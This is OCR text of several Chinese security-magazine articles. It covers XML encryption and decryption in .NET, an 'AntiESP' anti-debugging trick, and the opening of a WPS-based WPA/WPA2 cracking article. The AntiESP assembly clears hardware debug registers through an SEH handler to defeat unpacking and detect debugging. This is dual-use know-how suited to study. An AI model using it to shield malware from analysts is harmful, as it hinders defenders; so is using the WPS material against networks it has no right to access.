语句的限制都会令人抓狂！所以在加强安全措施的同时，还需要加强安全意识——所有人员的安全意识，实现软件安全需要加强所有使用软件人员的安全意识，实现网络安全需要加强所有使用网络人员的安全意识。最起码应该做到内部资料就内部使用，不要外部发布，至少应该加密。

笔者所在部门就涉及一些“非涉密敏感信息”，出于安全考虑上级部门下发了专用 VPN 客户端软件，然而遗憾的是，这东西百度一下就可以得到，而且有“热心人”编写了安装配置说明文档！什么防火墙、VPN 均成为摆设！就像安装了高品质防盗门，却把钥匙随意存放他人可以唾手可得一样，这样能安全吗？



前置知识：XML 语法
关键词：XML、加密、解密

XML 文档加密解密一点通

文/图 Winbo

XML 是 eXtensible Markup Language 的缩写，是由万维网联盟（W3C）定义的一种语言，称之为可扩展置标语言。所谓可扩展性，是指 XML 允许用户按照 XML 规则自定义标记。与 HTML 文件不同的是，这些标记可自由定义，其目的是使得 XML 文件能够很好地体现数据结构和含义。W3C 推出 XML 的主要目的是使得 Internet 上的数据相互交流更方便，让文件内容更加简单易懂。当然，谈到文件的传输，自然就少不了安全的话题。

在实际应用中，经常需要对 XML 中的一部分或个别数据项进行加密，以实现对其他的成员企业进行授权或签名等安全性操作。因此，仅仅注重于传统的片面代码，已经远远不能跟上网络安全发展的速度了。读懂和 XML 有关的安全代码，对于我们了解网络安全编程具有不言而喻的重要性。本文通过几个典型的实例，结合加密等方面的原理，对 XML 文档的安全应用进行讲解。

XML 应用基础知识

1）XML 文件的编辑与保存

XML 是由标记及其所标记的内容构成的文本文件。W3C 吸取了 HTML 发展的教训，对 XML 指定了严格的语法标准，例如标记都必须要有一个开始标记和结束标记，所有的标记都必须合理嵌套，即形成树状结构。也就是说 XML 文件必须符合一定的语法规则，只有符合这些规则，XML 文件才可以被 XML 解析器解析，以便利用其中的数据。

编写 XML 文件时，可以直接使用 Windows 记事本。XML 文件保存的扩展名必须为“.xml”，例如“hello.xml”等。一个 XML 文件应当以 XML 声明作为文件的第一行，在其前面不能有空白、其他的处理指令或注释。XML 声明以“<? xml”标识开始、以“? >”标识结束。注意“<? ”和“xml”之间，以及“? ”和“>”之间不要有空格。以下是一个简单的 XML 文件。

```
<?xml version="1.0" ?>
<学生>
<姓名>
风之扬
<性别> 男 </性别>
<出生日期> 2000 年 1 月 1 日 </出生日期>
</姓名>
</学生>
```

上面的 XML 文件根标记的开始标记是“<学生>”，结束标记是“</学生>”，该根标记有一个子标记：“<姓名>...</姓名>”，而标记“<姓名>...</姓名>”的子标记是“<性别>...</性别>”和“<出生日期>... </出生日期>”。使用文本编辑器编辑 XML 文件后，在保存文件时，必须将“保存类型”选择为“所有文件”，将“编码”选择为 UTF-8。如果在保存文件时，系统总是给文件名尾加上“.txt”，那么在保存文件时可以将文件名用双引号括起。当然，也可以直接使用 EditPlus 等编辑器进行保存，如图 1 所示。




图 1

上面的 XML 文件包含一个 XML 声明和 4 个标记。每个标记都必须包括开始标记和结束标记，开始标记和结束标记之间的内容称为该标记所标记的内容，简称“标记的内容”。一个标记的内容中可以包含文本或其他的标记，其中包含的标记称为该标记的子标记。XML 文件有且仅有一个根标记，其他标记都必须封装在根标记中，文件的标记必须形成树状结构。

2）浏览一个规范的 XML 文件

XML 文件分为规范的 XML 文件和有效的 XML 文件，符合 W3C 制定的基本规则的 XML 文件称为规范的 XML 文件，规范的 XML 文件如果再符合额外的一些约束就称为有效的 XML 文件。为了检查 XML 文件是否规范，一个简单的办法就是用浏览器（如 IE 6.0）打开 XML

文件，如果 XML 是规范的，浏览器将显示 XML 源文件，如图 2 所示。




图 2

> **小提示 HTML 与 XML**
>
> HTML 是用来编写网页的语言，HTML 把数据和数据的显示外观捆绑在一起，如果将数据和外观分离将会十分困难。HTML 不允许用户自定义标记，目前的 HTML 大约有 100 多个标记。HTML 不能体现数据的结构，只能够描述数据的显示格式。XML 可以很好地描述数据的结构，有效地分离数据的结构和表示，可以作为数据交换的标准格式。

XML 的威力在于将用户界面和结构化数据相分离，允许不同来源数据的无缝集成和对同一数据的多种处理。由于 W3C 等组织的推动，XML 语言得到了广泛的应用，比如远程教育、电子商务、电子银行、电子政务等等。但是，XML 仅仅是一种语言，它自身无法保证基于它的应用的安全性。因此，安全问题成为这些应用能否成功的关键问题。

XML 文档加密及其实现

XML 文档的加密原理是先将 XML 数据抽象成为 DOM（文档对象模型），并提取被加密对象信息，按通信双方约定的某种加密密钥和加密算法对其进行加密，然后将加密的结果按照 W3C 规定的 XML 标记格式替换原有的信息，形成加密后的 XML 数据。加密后的文档依然保持 XML 文件的数据格式。

1）XML 加密的语法结构

与其他任何文档一样，可以将 XML 文档整篇加密，然后安全地发送给一个或多个接收方，这是安全套接字 SSL 或 TLS 的常见功能。但 XML 文档加密主要研究的是如何对同一文档的不同部分进行不同处理的情况。XML 加密定义了一个对明文加密产生密文以及对密文解密恢复明文数据的过程。明文可以是任意文件，如一篇完整的 XML 文档或 XML 文档的一个小段落。但只允许有两种形式的 XML 文档段落：XML 元素或 XML 元素的内容。

W3C 对 XML 加密文档的语法结构进行了定义，参考地址为：http://www.w3.org/TR/2002/ REC-xmlenc-core-20021210/Overview.html。语法结构如下所示：

```
<EncryptedData Id? Type? MimeType? Encoding?>
<EncryptionMethod/>?
<ds:KeyInfo>
<EncryptedKey>?
<AgreementMethod>?
<ds:KeyName>?
<ds:RetrievalMethod>?
<ds:*>?
</ds:KeyInfo>?
<CipherData>
<CipherValue>?
<CipherReference URI?>?
</CipherData>
<EncryptionProperties>?
</EncryptedData>
```

在上述结构中，“？”表示该元素不出现或只出现一次，默认值表示该元素出现且只出现一次。下面，分别介绍每个元素的含义。

- <EncryptedData>为 XML 加密标记元素，完整地表达了传输一个加密数据的所有信息。
- <EncryptionMethod>子元素使用 URI 方式唯一的标识采用的加密算法，使得通信双方对加密算法取得一致。
- <CipherData>元素可以直接封装或间接指向被加密的数据。当加密数据信息保存在 XML 文档中时，则使用<CipherValue>元素来直接包含加密数据；如果加密后的数据位于文档外部的某一个 URI 地址，则使用<CipherReference>元素指向一个加密数据的 URI 地址。
- <KeyInfo>子元素表达了用于加密数据的密钥信息。该元素是一个可选元素并且灵活性很大，根据通信双方的约定，该元素记录可能是一个密钥名称、密钥值、数字证书，甚至是获得密钥的转换方法描述，从而确保密钥的安全性。
- <EncryptionProperties>子元素记录了关于加密数据和密钥的附加信息，比如时间戳、加密序列号等。信息发送方首先将 XML 文档中敏感信息加密后，按照<EncryptedData>元素的结构创建该元素，然后替换掉原文中相应的部分，形成加密后的 XML 文档，最后传送给接收方。接收方从<EncryptedData>元素中获取解密所需的加密算法、参数和密钥信息，从而正确解密信息。

2）加密 XML 的类型和方法

在安全应用中，根据加密对象粒度的不同，可将基于 XML 数据的加密分成三种类型：加密整个文档、加密文档中的某些元素和加密元素的内容。当需要保护整个文档时，对整个文档进行加密，此时 EncryptedData 就成为整个文件的根元素，CipherData 元素存储的是要保护的数据；当需要保护文档中的某些

元素时，则对指定的元素进行加密；当需要加密元素内容时，加密后的数据仅替换该标记中元素的内容。

一般来说，有三种加密 XML 的方法。

一是对称加密法。这种加密方法只使用一个密钥，也就是说无论是加密 XML 还是解密 XML 都使用一个相同的密钥。因为这个密钥不会在被加密的 XML 中保存，所以我们需要在加密和解密的过程中加载这个密钥并保护它不被窃取。

二是对称加密和非对称加密相结合的方法。这种方法需要一个用于加密数据的对称密钥和一个用于保护这个对称密钥的非对称密钥。被加密的对称密钥和被加密的数据一起保存在 XML 文档中。当使用私有非对称密钥解密密钥的时候要用公开非对称密钥对密钥进行加密。

> **小提示 公开密钥与私有密钥**
> 非对称加密算法需要两个密钥：公开密钥和私有密钥。公开密钥与私有密钥是一对，如果用公开密钥对数据进行加密，只有用对应的私有密钥才能解密；如果用私有密钥对数据进行加密，那么只有用对应的公开密钥才能解密。因为加密和解密使用的是两个不同的密钥，所以这种算法叫做非对称加密算法。

三是使用 X.509 加密 XML。这种方法是用 X.509 作为非对称密钥，它由诸如 VeriSign 之类的第三方提供。

总之，不管 XML 加密是如何完成的，保存加密数据总是使用以下两种方法之一。其一，加密后所有的元素都被命名为<EncryptedData>。其二，加密后只有数据被替换，而元素名称仍然是可读的，不会发生变化。下面，结合一个具体的案例来完成相关的演示工作。

典型案例：一个 XML 加密与解密软件的实现

本文提供了一个简单的加密、解密 XML 的应用程序，并对该软件的典型代码进行了剖析。

1）使用.NET 加密 XML 文档

下面使用 Visual Studio.NET 开发环境，设计一个 XML 文档加密解密器。其中，使用.NET 加密 XML 文档时，实现代码如下。

第 1 步：加载非对称公开密钥来加密密钥。

```
//创建一个用于加密密钥的非对称密钥
RSACryptoServiceProvider rsa = new
RSACryptoServiceProvider();
//加载一个公开密钥
XmlDocument pubKeys = new XmlDocument();
pubKeys.Load(Application.StartupPath + "\\xml. dev.keys.public");
//使用公开密钥加密密钥
rsa.FromXmlString(pubKeys.OuterXml);
```

第 2 步：加载 XML 文档并选择一个需要加密的节点。下面的代码示例了如何使用一个 XPath 表达式来选择节点。如果不选择节点，则整个 XML 文档都将被加密。

```
//xml 文档
this.xmlEncDoc = new XmlDocument();
//给 xml 文档加载一些节点和数据（省略）
XmlElement encElement;
//如果没有 xpath 则
if (xpath == string.Empty)
{
encElement = this.xmlEncDoc.DocumentElement;
}
else
{
XmlNamespaceManager xmlns = this.xmlCntrlr.xmlnsManager;
//通过 xpath 选择需要加密的元素
encElement = this.xmlEncDoc.SelectSingleNode (xpath, xmlns)
as XmlElement;
}
```

第 3 步：使用 EncryptedXml 类去加密数据和密钥。

```
//完成加密 XML 的类
EncryptedXml xmlEnc = new EncryptedXml(this. xmlEncDoc);
//增加一个“session”密钥，使用 rsa 编码
xmlEnc.AddKeyNameMapping("session", rsa);
//使用“session”密钥来加密数据
//这些信息被保存在 KeyInfo 元素下
EncryptedData encData = xmlEnc.Encrypt (encElement, "session");
```

第 4 步：用加密后的元素替换初始元素。

```
//用加密后的元素替换初始元素
EncryptedXml.ReplaceElement(encElement, encData, false);
```

2）使用.NET 解密 XML 文档

第 1 步：首先加载私有非对称密钥来解密密钥。

```
//创建一个用于解密密钥的非对称密钥
RSACryptoServiceProvider rsa = new
RSACryptoServiceProvider();
//加载私有密钥
XmlDocument privKeys = new XmlDocument();
privKeys.Load(Application.StartupPath + "\\xml. dev.keys.
private");
//使用私有密钥来解密密钥
rsa.FromXmlString(privKeys.OuterXml);
```

第 2 步：增加一个密钥名称并映射到被加密的文档中。

```
//增加一个密钥名称并映射到被加密的文档中
EncryptedXml encXml = new EncryptedXml (xmlEncDoc);
encXml.AddKeyNameMapping("session", rsa);
```

第 3 步：通过指定的密钥来解密文档的每一个 EncryptedData 元素。

```
//解密所有<EncryptedData>元素
encXml.DecryptDocument();
```

下面是加密和解密的演示界面，上方窗口为原来的 XML 文档，下方为加密之后的 XML 文档，如图 3 所示。





图 3

通过上面的代码讲解以及具体实例，你应该基本熟悉了 XML 文档的加密语法结构和类型。在实际应用中，还可以采用 Java 或.NET 语言实现 XML 加密和解密。通过上述循序渐进的讲解，能够确保 XML 文档的机密性，从而在网络安全应用中“知己知彼，百战百胜”。

（**编辑提醒**：本文涉及的代码可以到黑防官方网站下载）

前置知识：无

关键词：破解、ESP 定律、SHE 链



AntiESP 定律

文/ woosheep

自从某年某月某位大侠发现了 ESP 定律，脱壳者笑了，写壳者哭了。从兼容的角度看，执行流从壳进入 OEP 后，没有什么追求可以比保持寄存器的原始环境更高了，而最简捷的实现方法，就是使用 pushad 和 popad。是的，一切本该如此，先是在入口处放置 pushad，然后进行壳的处理，最后 popad 完毕就跳转到 OEP。然而，ESP 定律打破了这套搭配的默契，高手是可以另辟蹊径的，可写壳的门槛就大大提高了。

得想个办法，不能让 ESP 定律再这么肆虐下去了。首先分析一下 ESP 定律的特点，经典的 ESP 定律是在入口的 pushad 下一条指令，对 ESP 指向的内存地址下硬件断点，运行之后，程序就会在即将跳转入 OEP 的 popad 之后中断。为了模仿这个过程，我写了一段实验代码：

```
_declspec(naked)main()
{
_asm
{
pushad
call doSomething
popad
jmp oep
}
}
```

这是一个 main 函数的函数体，其中 oep 和 doSomething 均是空函数的函数名，反汇编后其函数体只有一条 retn 指令。相信熟悉 C 的朋友都会知道_asm 是内联汇编的标记，但这个_declspec(naked)则有点面生。MSDN 对其有详尽的解释，简单来说，就是要求编译器不要添加额外的代码。以上面的代码为例，如果不加_declspec(naked)标示，编译器则会自动加一段诸如“push ebp”和“mov ebp,esp”这样的指令，起到保证堆栈平衡等作用，但由于我们是模拟壳的保护寄存器现场动作，以“jmp oep”为结束，并未真正执行到 main 函数本身的 retn，编译器的自作主张反而会影响堆栈平衡，而最直接的解决办法就是设置_declspec(naked)标示。除此之外，如果是纯内联汇编编写的函数，我个人习惯也加上_declspec(naked)标示，这样生成的代码就不会发生变化，彻底杜绝编译器的节外生枝。

现在，我们假定 doSomething 函数为模拟壳的一些操作，而进入 oep 函数内则代表壳完成操作开始执行原程序，上面代码反汇编结果如下：

```
00401060    60          pushad
00401061    E8 CAFFFFFF call    00401000
00401066    61          popad
00401067    E9 94FFFFFF jmp     00401000
```

我认为这段代码，从结构上来说应该能大致模拟壳的保护寄存器现场动作了。按 ESP 定律操作，我们会顺利地在 jmp 00401000 这条指令上停下来。好，这是正常情况。接下来我们改写一下 doSomething 函数：

```
_declspec(naked)doSomething()
{
```

```
_asm
{
lea    eax, clearDR
push eax
push fs:[0]
mov    fs:[0],esp
_emit    0xCC
pop dword ptr fs:[0]
lea esp,[esp+4]
retn
}
}
```

具体作用先不解释，其中 clearDR 是一个函数名，代码为：

```
_declspec(naked)clearDR()
{
_asm
{
mov          eax, [esp+0xC]
mov       [eax+0x4], 0
mov       [eax+0x8], 0
mov       [eax+0xC], 0
mov       [eax+0x10], 0
inc          [eax+0xB8]
xor          eax,eax
retn
}
}
```

下面是见证奇迹的时刻。依旧按 ESP 定律操作，按 F9 运行，程序没有任何迟疑就直接结束了。由于 oep 函数只有一个 retn，因此执行到 oep 的标志就是程序结束。当然，这不重要，重要的是，ESP 定律没断下来，失效了。

大名鼎鼎的 ESP 定律就这样被这段不知所云的代码无声无息地干掉了，悬疑的气氛里是不是又平添了几分诡异。如果这是魔术，想必大家都会觉得破解这魔术的关键就在于 doSomething 函数新添的内容。

眼尖的朋友肯定已经发现，这是一段设置 SEH 链的经典代码。SEH 链说白了就是一系列异常处理函数，按处理异常的先后次序由一个双 DW 的结构链接起来，组成一个链表，这个链表就是 SEH 链。为 SEH 链添加新节点说起来复杂，但其实编码很简单：首先获取要添加入 SEH 链的异常处理函数的内存地址，然后填写一个由两个 DW 组成的结构。第一个 DW 就是刚才获取的异常处理函数的地址，另一个 DW 则是原来 SEH 链的最后一个双 DW 结构的地址，最后一个双 DW 结构的地址也好找，因为系统规定 fs:[0]必须像链尾指针一样指向 SEH 链的最后一个双 DW 结构，因此直接取 fs:[0]的值即可。我这里添加节点采用比较时髦的堆栈方式实现，当然，只要保证新增加的结构正确，也可以用任何想得到的方式，这里就不展开说了。不过要记得，添加完新节点，要让 fs:[0]指向新添加的双 DW 结构，整个过程跟链表操作大同小异。至于_emit 0xCC，其实就是 int3。C 的内联汇编没有提供 DB 之类的数据类型，只能用_emit 直接写机器码，为的就是引发一个中断，调用 SEH 链进行处理。处理完中断，程序接下来要执行的就是恢复原来 SEH 链的操作了，也是标准的链表操作：首先调整起指针功能的 fs:[0]，然后“释放内存”，先前压了两个 DW 入栈，现在弹出两个 DW，堆栈平衡，打完收工。


看来重头戏在 clearDR，而 clearDR 的代码其实也异常的简单。关键是第一句“mov eax, [esp+0xC]”，这句用来获取一个名为 CONTEXT 结构的地址。CONTEXT 结构是一个相当复杂的结构，号称几乎是 WIN32 API 里唯一一个与处理器有关的结构，总之很复杂，所以这里只需要记住这个结构的偏移 0x4 的位置是 Dr0，即第一个硬件调试寄存器的值，其余的 Dr1 等三个硬件调试寄存器的地址依次递增即可。所谓硬件调试器的值其实是一个地址，简单来说，如果对 0x400000 这个地址下硬件断点，那么硬件调试器的值即为 0x400000。现在把这个值赋 0，硬件断点就失效了，ESP 定律也就 over 了。

说到这里，前面浓墨重彩铺垫的 AntiESP 定律，其实就草草收场了。回顾一下，很容易发现，AntiESP 定律，获取硬件寄存器的值是关键，而要获取硬件寄存器的值，可以通过获取 CONTEXT 结构来完成。而要获取 CONTEXT 结构，就要引发异常，当程序因异常进入 SEH 链进行处理时，[esp+0xC]和[ebp+0x10]的值即为 CONTEXT 结构的起始地址。需要说明的是，我的代码是在 Windows XP 环境下试验成功的，并不保证[esp+0xC]和[ebp+0x10]能在 Vista 或 Windows 7 下也能得到同样的东西。

AntiESP 定律的原理解释完毕了。不过编写 SEH 链处理函数时需要注意两点，第一，异常处理函数返回时必须保证 eax 为 0，因为 eax 的值为 0 系统才会认为异常已经处理，可以返回抛出异常的原代码处执行；第二，CONTEXT 结构中，偏移 0xB8 处的值为返回执行的地址，初始值为抛出异常的地址，必须正确设置此值，否则会循环触发异常。以本文代码为例，本例触发的是 int3，想要处理完 int3 后继续执行下一条指令，就需要用“inc [eax+0xB8]”正确设置异常返回地址。因为 int3 的指令长度为 1，所以下一条指令的地址为异常处地址加 1。

最后说一下拓展。我这里只是比较厚道地把硬件寄存器的值清 0，使其失效就点到为止。实际上对上述代码稍加改动，使其实现判断硬件寄存器的值是否为 0，就变成一套检测程序是否被非法调试的经典方法。只要检测出程序被调试，剩下的要怎么鱼肉调试就全凭个人想象了。

前置知识：无
关键词：破解、WPS、Wi-Fi



WPS——破解无线WPA/WPA2密钥的捷径

文/图 杨哲/Longas 【ZerOne】

其实很多时候，破解无线WPA/WPA2加密并没有想象的那么复杂，有这样一些技巧可以帮助我们绕过WPA/WPA2的加密体系，本文讲述的就是其中一个比较取巧的方法，即通过WPS破解。

需要特别强调一下，本文内容适合目前市面上99%的支持802.11n系列无线路由器以及70%的802.11g无线路由器，也许有的设备仍需要一些攻击手段的配合，但具备WPS功能的无线路由器的朋友们，还是要多加注意。

关于WPS

1）WPS和所谓“一键加密”

考虑到普通用户对无线安全设置的困惑，Wi-Fi联盟推出了名为Wi-Fi Protected Setup（Wi-Fi保护设置，简称WPS）的认证程序。Wi-Fi联盟宣称，WPS可以将设置安全网络的步骤减少一半。目前，新一代802.11n无线路由器及网卡均支持WPS功能，这对用户来说绝对是个好消息，当然，对黑客们来说也是。

具体来说，WPS是由Wi-Fi联盟（http://www.wi-fi.org/）组织实施的认证项目，主要致力于简化无线网络的安全加密设置。在传统方式下，用户新建一个无线网络时，必须在接入点手动设置网络名（SSID）和安全密钥，然后在客户端验证密钥以阻止不速之客的闯入。WPS能帮助用户自动设置网络名（SSID）、配置最高级别的WPA2安全密钥，具备这一功能的无线产品往往在机身上设计有一个功能键，称为WPS按钮，用户只需轻轻按下该按钮或输入PIN码，再经过两三步简单操作即可完成无线加密设置，同时在客户端和路由器之间建立起一个安全的连接。

